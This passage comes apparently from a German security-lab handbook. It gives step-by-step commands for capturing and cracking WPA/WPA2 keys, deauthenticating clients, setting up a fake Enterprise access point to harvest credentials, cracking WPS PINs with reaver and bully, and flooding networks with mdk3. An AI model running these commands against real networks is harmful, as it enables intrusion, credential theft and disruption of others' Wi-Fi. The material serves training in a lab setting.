Sollten keine Daten aufgezeichnet werden, dann sollte der Adapter mehrmals aus- und wieder eingesteckt werden. Nach einem Reconnect muss der Adapter natürlich wieder in den Monitoring Modus versetzt werden. Hat alles soweit geklappt, sollten alle erreichbaren SSIDs mit ihren jeweiligen Sendern angezeigt werden. Als nächstes sollte die MAC-Adresse und der verwendete Kanal des zu hackenden APs, sowie die SSID notiert werden. Anschließend kann durch einen neuen `airodump-ng` Durchlauf mit der MAC und dem Kanal als Parameter (nähere Infos unter `man airodump-ng` abrufbar) der Scan eingeschränkt werden. Zusätzlich kann auch der Name der Ausgabedatei festgelegt werden. Der Befehl sieht dann in etwa wie

nachfolgend aus:

```
airodump-ng -c Kanal -b a --bssid BSSID --showack -w Filename wlanXmon
```

- `-c` Kanal des Ziels angeben
- `-b a` Führe den Scan auch im 5 GHz Band durch
- `--bssid` BSSID (MAC) des Ziels angeben
- `--showack` Erweiterte Ausgabe bezüglich ACKs
- `-w` Prefix für die Ausgabedatei angeben (z. B. SSID des Ziels)

Verbindet sich nun ein Client auf den AP, so kann der 4-way-handshake mitgelesen werden, was auch in der Konsole, in der rechten oberen Ecke, angezeigt wird. Hat dies funktioniert, ist der erste Schritt für das Hacken des Passworts abgeschlossen. Um diesen Vorgang zu beschleunigen, kann mithilfe von `aireplay-ng` ein Verbindungsabbruch eines Clients erzwungen werden, wodurch dieser sich erneut mithilfe eines 4-way-handshakes verbinden muss. Dazu wird folgender Befehl verwendet:

```
aireplay-ng --deauth 100 -a router_bssid wlanXmon
```

- `--deauth` Attackmode Deauth auswählen, mit Anzahl der zu sendenden Pakete
- `-a` Angabe der BSSID

## 5. Betriebsfähigkeit wiederherstellen

Um diesen und auch andere WLAN-Adapter nach diesen Schritten wieder wie gewohnt nutzen zu können, muss der Monitor Mode beendet und der Network-Manager neugestartet werden. Dies geschieht über die Befehle:

```
airmon-ng stop wlanXmon
```

und

```
service network-manager restart
```

Dadurch sollten die WLAN-Adapter wieder problemlos nutzbar sein.

## 6. Cracken des Passworts

Zum Cracken des Passworts werden nachfolgend zwei Tools verwendet und vorgestellt.

### 13.5.1.3 Cracken des Passwortes mittels aircrack-ng

#### 1. Dictionary Attacke mit `aircrack-ng`

Dazu wird ein Dictionary File mit allen Passwörtern benötigt, die auf Übereinstimmung mit dem PSK gecheckt werden sollen. Im Projekt-Verzeichnis sollte bereits ein Beispiel-Dictionary mit den Passwörtern der Vorführgeräte vorbereitet sein. Mit folgendem Befehl kann der Dictionary-Angriff gestartet werden:

```
aircrack-ng -w dict.file -b BSSID File.cap
```

- `-w` Angabe des Dictionarys
- `-b` Angabe der BSSID des Ziels

#### 2. BruteForce Angriff mit `aircrack` und `crunch`

```
crunch 8 12 abcdeABCDE | aircrack-ng --bssid BSSID -w- hack-wifi-01.cap
```

- `8 12` Minimale und Maximale Passwortlänge
- `abcdeABCDE` Verwendete Zeichen
- `--bssid` Angabe der BSSID des Ziels
- `-w` Pfad zur Wordlist (- steht dabei für die Standardeingabe)

### 13.5.1.4 Cracken des Passwortes mittels hashcat

Bei `hashcat` handelt es sich wohl um den derzeit schnellsten Passwortcracker auf dem Markt, der als Alternative zu `crunch` und `aircrack-ng` verwendet werden kann. `Hashcat` verwendet die GPU, was bei Notebooks, virtuellen Umgebungen und Live-Systemen ohne proprietäre Grafiktreiber zu Problemen führen kann, weswegen das Cracken mit `hashcat` in den beiliegenden Versuchsskripten nicht verwendet wird. Mit einer aktuelle Grafikkarte wie der „nVidia GeForce GTX 1080“ (Stand Dezember 2016) können dabei bis zu 400.000 Passwörter pro Sekunde überprüft werden. Der Vollständigkeit wegen wurde `hashcat` dennoch aufgeführt und kann bei Interesse mit den nachfolgenden Befehlen getestet werden, falls die verwendete Grafikkarte mit `hashcat` kompatibel ist. Wichtig ist auch, dass eine dedizierte Grafikkarte mit OpenCL-fähigen Treibern benötigt wird.

Mit dem nachfolgendem Befehl wird die cap-Datei in eine hccap-Datei umgewandelt, was der erste Schritt zur Nutzung von `hashcat` ist.

```
aircrack-ng Filename.cap -J newFilename
```

- `Filename.cap` Pfad bzw. Name des alten .cap files

- `-J newFilename` Angabe des Pfads bzw. Namens des neuen .hccap file

Mit `hashcat --help` kann eine Hilfeseite aufgerufen werden in welcher der Befehl, die Parameter und die Verwendung genauer erläutert werden. Falls Probleme auftreten oder detailliertere Einstellungen vorgenommen werden sollen, sollte die Hilfeseite die erste Anlaufstelle sein.

### 1. Dictionary-Attacke mit `hashcat`

```
hashcat -m 2500 capture.hccap dict.txt
```

- `-m 2500` Art des Hashes (2500 für WPA/WPA2)
- `capture.hccap` Pfad bzw. Name der hccap Datei
- `dict.txt` Pfad bzw. Name der Dictionary Datei

Dadurch wird das Dictionary genutzt, um das Passwort zu finden. Mit Enter kann der aktuelle Status des Vorgangs abgefragt werden.

### 2. Bruteforce-Attacke mit `hashcat`

```
hashcat -m 2500 -a3 capture.hccap ?d?d?d?d?d?d?d
```

- `-m 2500` Art des Hashes (2500 für WPA/WPA2)
- `-a3` Verwende Bruteforce
- `capture.hccap` Pfad bzw. Name der hccap Datei
- `?d..?d` Definierte Maske fuer zu testenden Passwortkandidaten, Anzahl entspricht „bis zu Länge“  
Optionen:

- `?l` abcdefghi...yz
- `?u` ABCDEFGHI...YZ
- `?s` Sonderzeichen
- `?d` 0123456789
- `?b` ox00 - oxFF
- `?a` ?l?u?d?s

Bei der Bruteforce Attacke werden alle Kombinationen von Buchstaben bis zu einer bestimmten Länge getestet. Als letzter Parameter kann eine Art Maske angegeben werden, mit welcher die Länge und die zu testenden Ziffern, Buchstaben und Zeichen festgelegt werden. Im Beispiel werden alle

bis zu neun stelligen Zahlenkombinationen von `hashcat` durchprobiert.

### 3. rule-based Attacke mit `hashcat`

```
hashcat -m 2500 -r /usr/share/hashcat/rules/best64.rule capture.hccap dict.txt
```

- `-m 2500` Art des Hashes (2500 für WPA/WPA2)
- `-r` Verwende rule-based Angriff und anschließende Pfadangabe

Rule-based Attacken gehören zu den komplizierteren Angriffsarten. Dabei wird ein normaler Dictionary-Angriff gefahren, aber mit Regeln erweitert. Die Regeln sind wie eine Art Programmiersprache für die Generierung von Passwörtern. Es gibt Funktionen mit denen Passwortkandidaten bearbeitet, mit anderen Wörtern verknüpft oder bestimmte Kombinationen übersprungen werden können. Regeln zu schreiben kann sehr aufwändig sein und erfordert viel Wissen über Passwörter. Daher kann für die ersten Versuche auch die `best64.rule` Regel verwendet werden, die standardmäßig bei `hashcat` dabei ist.

## 13.5.2 Enterprise Mode

Der Enterprise-Mode wird in den meisten Fällen in Unternehmen eingesetzt. Falls hier ein Client Verbindung mit dem AP herstellt, sperrt der AP erst einmal die Nutzung des WLANs und lässt nur Authentifizierungsverkehr durch. Nun muss sich der Client mittels EAP authentifizieren. Ist diese Authentifizierung erfolgreich, dann geschieht die Schlüsselverteilung wie oben im Personal-Mode vorgestellt. WLAN-Netze im Enterprise-Mode benutzen das Extensible Authentication Protocol (EAP). Es gibt verschiedenste Implementierungen dieses Protokolls. Eine sehr weit verbreitete Implementierung ist PEAP (Protected EAP). Diese wird auch im kommenden Angriffstutorial genutzt.

### 13.5.2.1 Schwachstelle: Challenge-Response-Verfahren

Um einem Nutzer Zugang zum Netz zu gewähren erhält dieser während des Verbindungsbaus eine Zufallszahl vom AP/RADIUS-Server als Challenge. Diese wird dann zusammen mit dem Passwort, das sowohl Server als auch Client bekannt ist, gehasht und an den Server zurück übertragen. Dieser prüft den Hash zu ein

erneutes Berechnen und gewährt bei Übereinstimmung Zugang zum Netz. Versucht nun ein Angreifer Zugang zum Netz zu erhalten, versucht er valide Credentials eines Netzteilnehmers zu knacken. Hierzu muss ein zweiter Hostspot (im weiteren Fake-AP bezeichnet), der unter der Kontrolle des Angreifers ist, aufgesetzt werden der identisch zum Originalhotspot ist. Wenn nun ein Client fälschlicherweise den Fake-AP für ein Original hält und einen Verbindungsauftakt startet, schickt der Angreifer eine Challenge und erhält eine Response. Aus dieser kann dann mittels eines Wörterbuch-Angriffs das Passwort der Clients extrahiert werden.

Die Verwechslung der APs kann aber dadurch ausgeschlossen werden, dass Clients die vom AP zur Verfügung gestellten Zertifikate auf Validität überprüfen. In Realität ist diese Funktion aber vor allem bei Mobilgeräten oftmals deaktiviert, weil hierzu erst das Serverzertifikat in das Gerät importiert werden muss.

### 13.5.2.2 Cracking eines WPA/WPA2-Netzes im Enterprise Mode

Um die Zugangsdaten eines Nutzers eines Enterprise-Mode WLANs zu erhalten, muss ein Fake-AP mit denselben Daten wie ein Original-AP in Reichweite von Clients platziert werden. Dieser AP sollte idealerweise die Originale an Signalstärke übertreffen, um Verbindungsversuche von Clients zu provozieren.

#### 1. Installation eines Enterprise RADIUS-Servers

*HINWEIS: Dieser Schritt ist nur durchzuführen, falls das Tutorial entweder außerhalb der Security-Workbench ausgeführt wird, oder im Unterverzeichnis WIFI/ der Workbench kein Verzeichnis hostapd-X.X/ existiert.*

Für die Installation der RADIUS-Server-Software wurde das Skript

`Enterprise-ServerInstall.sh` im Verzeichnis `WIFI/` abgelegt. Diese Skript installiert neben wenigen Libraries den Daemon `hostapd`. Dieser implementiert einen RADIUS-Authentifizierungsserver.

Falls es zu Problemen bei der Installation des `hostapd`-Deamons kommt, können auch die Archive mit der Kennzeichnung `_Enterprise` entpackt werden und die benötigten Libraries (`libssl-dev libnl-3-dev` und `libnl-genl-3-dev`) per `apt-get install` installiert werden.

#### 2. Information Gathering

Um einen Fake-AP aufzusetzen, der Nutzern eines Enterprise-Netzes vortäuscht ein echter AP dieses WLAN-Netzes zu sein, muss ein Original-AP so gut wie möglich kopiert werden. Hierzu werden Informationen bzgl. SSID, Kanalnummer und angewendete WPA-Verfahren benötigt. Diese können mit dem Befehl `airodump-ng [wlanX]` ermittelt werden. Der Adaptername `wlanX`

sollte zuvor per `ifconfig` abgefragt werden, falls noch nicht bekannt.

### 3. Manipulation der Interfaces-Konfiguration

Nachdem alle benötigten Informationen gesammelt sind, kann mit dem eigentlichen Angriff begonnen werden. Zuerst muss die Interfaces-Datei des Betriebssystems so angepasst werden, dass die Steuerung des WLAN-Adapters an den Netzwerkmanager delegiert wird:

In der Datei `/etc/network/interfaces` muss folgende Zeile hinzugefügt oder angepasst werden: `iface wlanX inet manual`

### 4. Konfiguration des RADIUS-Servers

Sobald die Interfaces-Konfiguration abgeschlossen ist, muss in der Datei `hostapd-wpe.conf` die RADIUS-Server-Konfiguration angepasst werden. Die Konfigurationsdatei befindet sich im Unterverzeichnis `WIFI/` unter `hostapd-X.X/hostapd/`.

Folgende Anpassungen müssen erfolgen:

- Zeile 11: `interface=wlanX`, wobei `wlanX` durch den korrekten Adapternamen ersetzt werden muss.
- Zeile 14: Auskommentieren der Zeile `driver=wired`, da ein WLAN-Interface genutzt wird.
- Zeile 25: Anpassen der SSID des Fake-AP unter `ssid=[AP-SSID]`
- Zeile 27: Anpassen des Kanals des Fake-AP unter `channel=[Kanal-Nummer]`
- Zeile 49: Anpassen der verwendeten WPA-Version des Fake-AP unter `wpa=[1 für WPA oder 2 für WPA2]`

### 5. Starten des Fake-AP

Da nun alle Konfigurationen erfolgt sind, kann der Fake-AP in Betrieb genommen werden und auf die ersten Opfer gewartet werden. Der Fake-AP lässt sich komfortabel mit dem Skript `startFakeAP.sh` gestartet werden. Dieses startet den hostapd-Deamon mit der zuvor festgelegten Konfiguration. Bei jedem Authentifikationsversuch wird nun auf der Konsole die gesendete Challenge und erhaltene Response ausgegeben.

```
username:      testuser
challenge:    4e:fb:c2:a3:a1:92:0f:1f
response:    7b:bb:f5:d4:01:2d:05:31:7b:78:ba:bf:e3:13:25:c6:7e:58:64:b3:ac:4b:e7:1f
```

**Abbildung 13.13:** Enterprise Fake-AP Challenge-Response

## 6. Cracken des Passwortes

Um nun aus der aufgenommenen Challenge und Response das Passwort zu extrahieren, muss ein Bruteforce- oder Wörterbuch-Angriff durchgeführt werden.

Ein Wörterbuch-Angriff kann beispielsweise mittels `asleap` erfolgen:

```
asleap -C [challenge] -R [response] -W [Dictionary-Datei]
```

*Hinweis:* Es kann zu einer Umcodierung der Wörterbuchdatei kommen, falls diese mit einem graphischen Texteditor wie Leafpad geöffnet wird. Änderungen an den Wörterbuchdateien sollten aus Kompatibilitätsgründen daher im Idealfall in der Konsole bspw. per `nano` oder `vi` erfolgen.

### 13.5.3 Fazit

Mit WPA wurde schnell eine Alternative zu WEP geboten, die aber auf Kompatibilität fokussiert war. Erst mit WPA2 kam durch die zwingende Verwendung komplexer Kryptoalgorithmen die gewünschte Sicherheit.

Grundsätzlich sind jedoch beide Verfahren nur so sicher, wie die verwendeten PSKs. Mit ausreichend langer Ausdauer eines Angreifer kann also der PSK des Netzes extrahiert werden.

Bei der Verwendung von WPA/WPA2 im Enterprise-Mode sollte besonders auf sichere Passwörter geachtet werden. Hier kann ein Angreifer nicht nur Zugang zum Netz erhalten, sondern kann sich auf bei eventuell im Netz laufenden Diensten anmelden. Wenn ein Client sich fälschlicherweise mit einem Fake-AP verbindet kann ein Angreifer auch hier mit entsprechendem Zeitaufwand die Zugangsdaten erhalten.

## 13.6 WPS

Hierfür benötigt man den Raspberry Als AP da bei diesen die WPS-Schwachstellen noch reinkonfiguriert wurde. Zusätzlich braucht man noch eine WLAN-Interface das diesen Angriff durchführen kann. Getestet mit ....

WPS (Wi-Fi Protected Setup) ist ein Standard zum Verbindungsaufbau mit einem WLAN. Das Ziel von WPS ist es, das Hinzufügen von Geräten in ein bestehendes Netzwerk zu vereinfachen. Die oft komplexere Vorgehensweise anderer Verfahren und Standards soll so umgangen werden, ohne auf ausreichende Sicherheit zu verzichten.

Die grundlegende Funktionsweise von WPS lässt sich auf drei primäre Ansätze darstellen: Push-button Methode, Pin-Eingabe und NFC (Near Field Communication). Push-button ist die vorgeschriebene Variante, die anderen beiden Möglichkeiten sind optional, sind aber nicht auf allen Geräten verfügbar.

Die Varianten werden hier näher beschrieben:

- Push-button Konfiguration: Bei der Push-button Variante wird mit einem Knopfdruck für eine bestimmte Zeit Zugang zu einem WLAN ermöglicht. Zu diesem Zeitpunkt können sich alle Geräte die sich in Reichweite des WLANs befinden verbinden. Der Knopf muss nicht unbedingt physischer Natur sein sondern kann auch softwareseitig sein. Gerade hier können Probleme auftreten, in Gebieten wo sich viele WLAN-fähige Geräte befinden, muss wohl nicht extra erwähnt werden.
- PIN Eingabe: Bei dieser Variante wird vom WLAN-Router ein Pin bereitgestellt mit dem sich ein Gerät im WLAN anmelden kann. Es ist sowohl möglich, dass dynamisch vom Gerät ein Pin bereitgestellt wird oder, dass ein einzigartiger Pin vom Router bereitgestellt wird. Der Pin soll problematische Verbindungen verhindern und eine zusätzliche Sicherheit bieten damit sich nicht einfach jedes Gerät in Reichweite verbinden kann, sollte die Push-button Methode angewendet werden. Wie der Authentifizierungsprozess des Pin-Verfahrens genau funktioniert, wird später erklärt.
- Near Field Communication (NFC): NFC kann genutzt werden ohne eine manuelle Eingabe ein Gerät in ein WLAN aufzunehmen. Hier muss sehr intensiv darauf geachtet werden, dass Sicherheitsmaßnahmen getroffen werden, damit sich nicht unbekannte oder gefährliche Geräte mit dem WLAN verbinden.

### 13.6.1 Authentifizierung per Pin-Eingabe

Die Authentifizierung per WPS-Pin sieht die Eingabe einer acht stelligen Zahlenfolge auf dem WLAN-Client vor. Hiermit kann eine mögliche sehr komplexe WPA-Passworteingabe vermieden werden. Die WPS-Pin-Methode sieht vor, dass das WLAN-Passwort dem WLAN-Client mitgeteilt wird, wenn eine korrekte WPS-Pin eingegeben wurde. Dabei übermittelt der WLAN-Router dem Client ein Einrichtungspaket mit dem WLAN-Passwort, also dem WPA/WPA2 Schlüssel.

Folgender Vorgang zeigt den Ablauf einer Authentifizierung bei der WPS-Pin-Eingabe:

1. Der WLAN-Client bittet den WLAN-AP um eine WPS-Pin-Authentifizierung.
2. Anschließend tauschen beide den Schlüssel für die Transport-Verschlüsselung per Diffie-Hellman aus.
3. Die Authentizität des WLAN-APs muss vom Client geprüft werden, weil sich ein fremder AP abgreifen könnte. Das heißt, der Client muss sicherstellen, dass er mit dem richtigen AP die WPS-Authentifizierung durchläuft und nicht mit einem AP, der zufällig den gleichen Namen hat.
4. Der AP packt je eine vierstellige Pin-Hälfte (mit Zufallszahl gehasht), der insgesamt achtstelligen Pin, in einen verschlüsselten Container und schickt sie an den WLAN-Client. Der kann damit allerdings noch nichts anfangen.
5. Der Client schickt jetzt die erste Hälfte seiner Pin transportverschlüsselt an den AP.
6. Wenn dieser erste Teil der Pin korrekt ist, dann schickt der AP die Zufallszahl für die erste Pin an den Client.
7. Der Client kann daraufhin die erste Pin (mit Zufallszahl gehasht) verifizieren. Er weiß dann, ob er mit dem richtigen AP verbunden ist.
8. Dann schickt der Client die zweite Hälfte seiner Pin transportverschlüsselt an den AP.
9. Wenn auch der zweite Teil der Pin korrekt ist, dann bekommt der WLAN-Client vom AP die zweite Zufallszahl und das WLAN-Passwort.
10. Mit der zweiten Zufallszahl verifiziert der Client auch den zweiten Teil der Pin, die er vom AP bekommen hat.
11. Wenn diese korrekt ist erfolgt die Anmeldung mit dem WLAN-Passwort per WPA/WPA2.

### 13.6.2 Schwächen von WPS

Das Aktivieren der WPS-PIN-Methode im Access Point führt bei vielen Modellen dazu, dass ein fremdes Gerät über eine Brute-Force-Methode innerhalb weniger Stunden eine Verbindung herstellen kann und somit auch den Sicherheitsschlüssel unabhängig von dem verwendeten Verschlüsselungsverfahren erhält.

Durch einen verbreiteten Fehler in der Implementierung ist es dabei oft nur nötig, eine vierstellige sowie eine dreistellige PIN zu erwürfeln, was die Zahl der Möglichkeiten deutlich verringert. Bei einer Verbindung mittels WPS kann nahezu unmittelbar nach Herstellung der Verbindung das zum Access Point gehörige Wi-Fi-Passwort als Klartext ausgelesen werden. Es ist daher ratsam, die Funktion nicht oder nur als letzte Möglichkeit zu aktivieren, die Anmeldung des Geräts zu prüfen und WPS danach wieder abzuschalten. Nach der Anmeldung sollte auf Anzeichen von unbefugtem Zugriff auf das Netzwerk geachtet und gegebenenfalls das Wi-Fi-Passwort neu gesetzt werden.

Bei einigen der betroffenen Access Points ist die WPS-Funktion, obwohl sie in den Einstellungen deaktiviert wurde, weiterhin aktiv. Außerdem bieten auch einige ältere Modelle die Möglichkeit einen Pin selbst zu bestimmen, was ebenfalls problematisch sein kann wenn man einen zu einfachen Pin wählt.

### 13.6.3 Cracking des WPS-Schlüssels

Folgender Vorgang soll den Ablauf des Hackvorgangs beim WPS-Verfahren zeigen:

#### 13.6.3.1 Check des WLAN-Interfaces

Falls ein externer Adapter verwendet wird, muss folgendes beachtet werden. Zuerst muss geprüft werden, ob der eingesteckte USB WLAN-Adapter erkannt wird und somit einsatzbereit ist, falls dieser verwendet wird. Dazu muss das Terminal öffnen in Kali Linux öffnen und den Befehl `ifconfig` eingeben.

Der Adapter sollte als Interface, meist WLAN0 oder WLAN1 (meist bei einem externen WLAN-Adapter), angezeigt werden. Im Folgenden muss bei allen Befehlen die Interface-Bezeichnung mit der hier angezeigten ersetzt werden, da sie sich von Rechner zu Rechner unterscheiden kann.

#### 13.6.3.2 Das Interface in den Monitor Mode versetzen

Damit im WLAN Pakete aufgezeichnet werden können, muss sich die WLAN-Karte oder der Adapter im Monitor Mode befinden.

Dies wird mit folgendem Befehl erreicht:

```
airmon-ng start wlanX
```

Zusätzlich wird nach dem Versetzen in den Monitor Mode erneut der Name des WLAN-Adapters mit `ifconfig` nachgesehen, da sich der Name des Adapters ändern kann. Mit dem Befehl `airmon-ng check kill` werden zusätzlich alle laufenden Prozesse, die Probleme verursachen könnten, beendet.

### 13.6.3.3 Scannen der WLANS `airodump-ng`

Im nächsten Schritt werden die WLAN Pakete aus der Umgebung aufgezeichnet. Damit möchte man einen Handshake zwischen dem zu hackenden Access Point und einem Client aufzeichnen. Anhand dessen kann anschließend das Passwort herausgefunden werden. Der Name des WLANS ändert sich hier für gewöhnlich, es ist also eine weitere Runde mit `ifconfig` sinnvoll, um sicherzustellen, dass man den korrekten WLAN-Namen verwendet. Mit dem folgenden Befehl können wir nun in den Aufzeichnungsmodus umschalten:

```
airodump-ng -b a wlanXmon
```

- Falls wir im 5GHz Bereich scannen möchten muss der Parameter `-b a` mitgegeben werden. Falls nicht, kann der Parameter einfach weggelassen werden
- `wlanXmon` steht für die SSID des eigenen Adapters im Monitor Mode

Sollten keine Daten aufgezeichnet werden, dann den Adapter mehrmals aus- und wieder einstecken. Nach einem Reconnect muss der Adapter natürlich wieder in den Monitoring Modus versetzt werden. Hat alles soweit geklappt, sollten alle erreichbaren SSIDs mit ihren jeweiligen Sendern angezeigt werden. Als nächstes sollte die MAC-Adresse und der verwendete Kanal des zu hackenden APs notiert werden.

### 13.6.3.4 Beginn des Angriffs mit `wash` und `reaver`

Zu Beginn des Angriffs muss getestet werden, ob der Zielrouter WPS unterstützt. Dies wird mit folgendem Befehl erreicht:

```
wash -i wlanXmon -c KANAL -C -s
```

- `-s` stellt den Scanner-Mode bei `wash` ein
- `-C` werden Frame-Prüfsummenfehler ignoriert

- Mit `-i` wird der WLAN-Adapter spezifiziert
- `-c` stellt den Zielkanal

Eine mögliche Ausgabe von `wash` zeigt folgende Abbildung:

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
88:03:55:C3:54:1D	1	-52	1.0	No	KPN Fon
74:31:70:C8:C0:02	1	-72	1.0	No	VGV7519C8CC02
88:03:55:C3:54:1C	1	-52	1.0	No	VGV7519C3541C
74:31:70:C8:C0:03	1	-69	1.0	No	KPN Fon
74:31:70:C9:39:71	5	-68	1.0	No	KPN Fon
74:31:70:C9:39:70	5	-69	1.0	No	VGV7519C93071
FC:08:97:03:81:82	6	-64	1.0	No	H220N938182
A0:EC:89:47:98:73	8	-68	1.0	No	H368N479873
74:31:70:C9:19:34	8	-66	1.0	No	VGV7519C91934
74:31:70:C9:19:35	8	-68	1.0	No	KPN Fon
1C:06:3C:00:80:94	9	-63	1.0	No	VGV7519008094
88:03:55:94:9E:32	10	-36	1.0	No	VGV7519949E32
64:7C:34:4B:D4:E8	11	-67	1.0	No	UPC3762868
14:49:E0:F7:15:F8	11	-66	1.0	No	UPC244356521

Abbildung 13.14: Wash Ausgabe

Nach der Ausgabe von `wash` wird nun die WPS-PIN geknackt und der WPA2-PSK extrahiert mit dem Aufruf von `reaver` der wie folgt lautet: `reaver -i wlanXmon -b BSSID`

- `-b` spezifiziert hierbei das Ziel des Angriffs das zuvor durch `wash`
- `-i` spezifiziert auch hier den WLAN-Adapter

Folgende Abbildung zeigt wie die Ausgabe aussieht. Das weiße Feld würde im optimalen Fall das Ergebnis enthalten.

```
[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 70:54:D2:D5:98:E5
[+] Associated with 70:54:D2:D5:98:E5 (ESSID: 744edc)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: [REDACTED]
[+] AP SSID: [REDACTED]
```

Abbildung 13.15: Reaver Ausgabe

### 13.6.3.5 Alternativer Angriff mit `bully`

Alternativ zu `reaver` bietet sich auch das Programm `bully` an mit dem der Angriff durchgeführt werden kann. Wir starten den Vorgang mit folgendem Befehl:

```
bully wlanXmon --b BSSID -e SSID -c KANAL
```

- `-b` stellt die Ziel-Mac-Adresse da
- `-c` steht für den Kanal auf dem der Acces Point sendet
- `wlanXmon` steht für die SSID des eigenen Adapters im Monitor Mode
- `-e` der Name des Ziel-Access Points

Sollte das Ziel verwundbar sein für einen WPS-Angriff wird `bully` das Passwort nach einiger Zeit ausgeben.

### 13.6.4 Fazit

WPS ist heute ohne Zweifel immer noch von Interesse, da es eine einfache Möglichkeit bietet Geräte in ein WLAN aufzunehmen ohne ihnen den möglicherweise sehr komplexen WPA-Schlüssel zu geben. Es bietet also einen vereinfachten Weg zusätzlich zu WPA. Daneben muss jedoch klar sein, dass nach der einfachen Push-button Methode immer überprüft werden muss, ob sich Geräte im WLAN befinden die dort nichts zu suchen haben.

Die Probleme früherer Geräte mit WPS, die unter dem obigen Kapitel aufgeführt wurden sind allerdings mittlerweile behoben. Einerseits wurden laufende Schlüsselwechsel eingeführt und andererseits wurde sichergestellt, dass der Zugang bei der push-button Methode zeitlich begrenzt ist.

## 13.7 DoS

Ein Denial of Service-Angriff hat das Ziel, ein Netzwerk oder einen Server zu blockieren. Im Grunde basiert es einfach darauf durch eine Masse von Anfragen das Ziel zu überlasten und es im optimalen Fall zum Absturz zu bringen. Ein Erfolg ist hier also nicht Zugang zum Netz zu erhalten, sondern das Ziel möglichst lange in seinen Diensten einzuschränken, zu blockieren oder unbenutzbar zu machen. Dazu werden die zur Verfügung stehenden Programme oder Netzwerk-Ressourcen außerordentlich überbelastet, manchmal auch kollektiv von tausenden Nutzern. Große Ziele, also zum Beispiel Firmenserver die ohnehin starken Datenverkehr gewohnt sind, können nicht von einem einzigen eifriger Angreifer mit seinem heimischen Computer in Bedrängnis gebracht werden. Außerdem wird an dieser Stelle darauf hingewiesen, dass hier von DoS-Angriffen die Rede ist, die von außerhalb des Ziel-WLANs erfolgen. DoS-Angriffe die in einem WLAN oder LAN erfolgen, werden an anderer Stelle bearbeitet.

Für den Angriff wird hier das Tool `MDK3` (Murder Death Kill 3) verwendet, welches speziell für WLAN-Netzwerke entwickelt wurde.

Zuerst müssen auch hier wieder die um den WLAN-Adapter konkurrierenden Prozesse über das Kommando

```
airmon-ng check kill
```

beendet werden. Danach versetzen wir den WLAN-Adapter in den Monitoring-Modus. Dies geschieht über das Kommando:

```
airmon-ng start wlanX .
```

Der WLAN-Adapter erhält hier für gewöhnlich einen neuen Namen mit der Form `wlanXmon`. Allerdings sei auch hier noch einmal darauf hingewiesen, dass sich der Name und eine mögliche Veränderung von System zu System unterscheiden kann.

Anschließend suchen wir uns den Ziel-Access Point aus. Dies geschieht über den Befehl:

```
airodump-ng wlanXmon --band abg .
```

Aus der von diesem Werkzeug generierten Liste notieren wir die MAC-Adresse (BSSID) und den Kanal des Ziel-Access Points und die Art der Verschlüsselung. Diese Informationen werden im weiteren Verlauf benötigt.

Das MDK3-Tool stellt verschiedene Methoden bereit, um einen DoS-Angriff auf

dem Ziel auszuführen.

### 13.7.1 Michael shutdown exploitation

Diese Methode nutzt einen Fehler in der TKIP-Verschlüsselung aus, um den gesamten Datenverkehr im Ziel-Netzwerk zu unterbinden. Für einen erfolgreichen Angriff muss das WLAN mit TKIP verschlüsselt sein, was im Allgemeinen bei WPA der Fall ist. Gestartet wird der Angriff über den Befehl:

```
mdk3 wlanXmon m -t BSSID -j
```

- `wlanXmon` Name des WLAN-Adapters im Monitor Mode
- `m` Festlegen der Angriffsart
- `-t BSSID` Festlegen der Ziels
- `-j` Schwachstelle in der QoS-Implementierung der TKIP-Verschlüsselung auszunutzen

Dadurch werden nur ein paar Datenpakete benötigt, um den Datenverkehr nachhaltig zu stören.

### 13.7.2 Beacon Flood Mode

Bei dieser Methode werden Beacon-Frames ausgesendet, um den Clients gefälschte Access Points vorzugaukeln. Dies kann zu Abstürzen der Netzwerkskaner oder Treiber der WLAN-Adapter führen.

```
mdk3 wlanXmon b -c KANAL
```

- `wlanXmon` Name des WLAN-Adapters im Monitor Mode
- `b` Festlegen der Angriffsart
- `-c Kanal` Kanal, auf dem gesendet werden soll

Selbst wenn dabei kein Absturz verursacht werden kann, so kann trotzdem ein erstmaliges Verbinden mit einem Netzwerk deutlich erschwert werden, da die Liste der verfügbaren WLAN-Netzwerke auch sämtliche gefälschten Access Points anzeigt.

### 13.7.3 Authentication DoS mode

Bei dieser Methode werden vom Angreifer Authentication-Frames an den durch die BSSID spezifizierten Access Point geschickt. Zu viele Clients bringen den Access Point möglicherweise zum Absturz. Der folgende Befehl führt den Angriff aus:

```
mdk3 wlanXmon a -a BSSID
```

- `wlanXmon` Name des WLAN-Adapters im Monitor Mode
- `a` Festlegen der Angriffsart
- `-a BSSID` Festlegen des Ziel-APs

Nach einiger Zeit führt dieser Angriff dazu, dass der angegriffene Access Point abstürzt, oder dass dieser keine neuen Verbindungen mehr annimmt.

### 13.7.4 Deauthentication DoS mode

Bei diesem Angriff wird versucht die Verbindung eines jeden Ziels auf der Blacklist in den angegebenen Kanälen zu beenden. Der folgende Befehl führt den Angriff aus:

```
mdk3 wlanXmon d -b blacklist -c KANAL
```

- `wlanXmon` Name des WLAN-Adapters im Monitor Mode
- `d` Festlegen der Angriffsart
- `-b blacklist` Name der Blacklist Datei, die die Angriffsziele enthält, eine leere Datei wird automatisch befüllt
- `-w whitelist` Optionale Angabe einer Whitelist Datei
- `-c Kanal` Kanal des Ziels, mehrere Kanäle durch Komma getrennt angeben

### 13.7.5 Fazit

Der Beacon Flood Mod konnte in den durchgeführten Versuchen keine Erfolge erzielen, während sich die anderen Angriffsmodi als zuverlässig erwiesen. DoS-Angriffe sind immer noch relevant und auch neuere Fritzboxen können durch die Angriffe zum Absturz gebracht werden.

## 13.8 Fake Access-Points

Bereits beim Hacking von WPA/WPA2-Enterprise-Netzen wurde ein Fake-AP genutzt, um einen legitimen Netzwerkzugangspunkt zu imitieren.

Die Idee bösartiger WLAN-Zugangspunkte gibt es schon länger, doch diese Bedrohung gewinnt durch vermehrt aufgetauchte Skripte und Programme an Bedeutung. Für einen Fake AP wird meist ein Laptop so konfiguriert, das er sich als Hotspot oder Access Point ausgibt.

Dabei besteht entweder die Möglichkeit, eine bestehende SSID in der Umgebung zu wählen oder eine für viele Besitzer interessante SSID zu wählen.

